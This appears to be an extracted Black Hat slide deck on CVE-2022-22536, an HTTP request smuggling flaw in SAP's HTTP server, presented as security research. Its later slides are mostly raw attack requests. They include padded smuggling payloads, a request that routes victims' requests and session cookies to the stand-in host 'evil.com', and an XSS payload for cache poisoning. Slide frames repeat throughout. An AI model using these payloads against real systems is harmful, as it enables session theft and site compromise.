

Internal Server Error: Exploiting Inter-Process Communication in SAP's HTTP Server

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- Business Processes software
 - Operations
 - Financials
 - Human Capital
 - Customer Relationship
 - Supply Chain
- Over 400,000+ Customers (90% Fortune-500)
- Based on Web Services through HTTP (Java and ABAP)
- Proprietary HTTP Server: Internet Communication Manager




https://meritotech.com/wp-content/uploads/2022/01/SAP-Imag.jpg




Internet Communication Manager

- Handles all communication of the SAP System with its clients and the outside world
- Protocols: **HTTP**, P4, IIOP, SMTP and others
- HTTP present by default in all SAP installations (Java, ABAP, WebDispatcher, S/4Hana)






ICM HTTP WorkFlow





ICM Memory Pipes


- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in **Shared Memory** and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread





ICM HTTP WorkFlow

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


Information Classification: General



ICM HTTP WorkFlow


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
ICM HTTP Handlers

- Method and URL determines which Internal Handlers will be called
- When a Handler generates a Response, all others are removed.




Information Classification: General








ICM Internal Handlers





Multi-Buffer Messages


- What if an HTTP Message is bigger than a fixed size MPI Buffer (65455)?
- Internal Handlers only need headers (smaller than 65K)




Information Classification: General




Multi-Buffer Messages








Multi-Buffer Messages









MPI Desynchronization: CVE-2022-22536








MPI Desynchronization





MPI Desynchronization





- Request is splitted if:
 - Resolved by an Internal Handler
 - Size of body + headers is greater than 65455
- All Proxies will consider the payload as one isolated Request (RFC compliant)

```
GET /sap/admin/public/default.html HTTP/1.1
Host: SapSystem.com
Content-Lenght: 65417


(A*65370)GET /smuggled HTTP/1.1
Host: SapSystem.com
```

```
GET /some/cached/url HTTP/1.1
Host: SapSystem.com
Padding: <A*65379>
Content-Lenght: 47

GET /smuggled HTTP/1.1
Host: SapSystem.com
```




- /nwa is an App which redirects a user to a login URL. It provides 2 interesting features:
 - Open Redirect: The Host header is used to build the redirect Location.
 - Params reflection: It reflects as query string either the body (POST) or query string (GET)





Hijacking victim's requests and session cookies



GET /sap/admin/public/default.html HTTP/1.1

Host: SapSystem.com Content-Lenght: 65478

(A*65370) **POST /nwa HTTP/1.1**

Host: evil.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 100



Hijacking victim's requests and session cookies



HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-length: 4497 content-type: text/html connection: Keep-Alive

POST /nwa HTTP/1.1

Host: evil.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

#BHUSA @BlackHatEvents Information Classification: General



Hijacking victim's requests and session cookies



```
GET / HTTP/1.1
Host: SapSystem.com
Cookies:
MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
Accept: text/html
Accept-Language: en-US,en;q=0.9
...
```

```
POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

GET / HTTP/1.1
Host: SapSystem.com
Cookies: MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
```



Hijacking victim's requests and session cookies


5 content-length: 2021

9 <html>

<head>

6 date: Mon, 11 Jul 2022 07:26:19 GMT


8 <! DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">





Hijacking victim's requests and session cookies

Referer: http://SapSystem.com






Smuggling Botnet

- Desynchronization does not rely on HTTP headers
- Exploitable through HTML/JS
- DNS Rebinding to send valid custom HTTP headers (HAProxy CVE-2021-40346)



DEMO: HTTP Request Smuggling







POST /sap/admin/public/default.html HTTP/1.1

Host: www.SapSys.com

Padding: {A*65KB~} Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1

Host: www.SapSys.com

GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com



POST /sap/admin/public/default.html HTTP/1.1

Host: www.SapSys.com

Padding: {A*65KB~} Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1

Host: www.SapSys.com

GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com



HEAD /webdynpro/welcome/Welcome.html HTTP/1.1

Host: www.SapSys.com

GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com



HEAD /webdynpro/welcome/Welcome.html HTTP/1.1

Host: www.SapSys.com

GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381



GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381



GET

http://<img%20src=""%20onerror="Alert('XSS')">/nwa

HTTP/1.1

Host: www.SapSys.com

GET /target HTTP/1.1

Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381

HTTP/1.1 302 Found

server: SAP NetWeaver Application Server

location: http://<img src=""

onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho

me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0

Transitional//EN">...



GET /target HTTP/1.1 Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381

HTTP/1.1 302 Found

server: SAP NetWeaver Application Server

location: http://<img src=""

onerror="Alert(XSS)">/webdynpro/resources/sap.c
om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho

me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0

Transitional//EN">...



GET /target HTTP/1.1 Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381

HTTP/1.1 302 Found

server: SAP NetWeaver Application Server

location: http://<img src=""

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om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho

me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...

. . .



GET /target HTTP/1.1 Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381

HTTP/1.1 302 Found

server: SAP NetWeaver Application Server

location: http://<img src=""

onerror="Alert(XSS)">/webdynpro/resources/sap.c
om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho

me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...

. . .



Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1 Host: www.SapSys.com	



Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1

Host: www.SapSys.com

HTTP/1.1 200 OK

server: SAP NetWeaver Application Server

content-type: text/html

cache-control: max-age=604800

content-length: 3381

HTTP/1.1 302 Found

server: SAP NetWeaver Application Server

location: http://<img src=""

onerror="Alert(XSS)">/webdynpro/resources/sap.c
om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho

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<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...

. . .

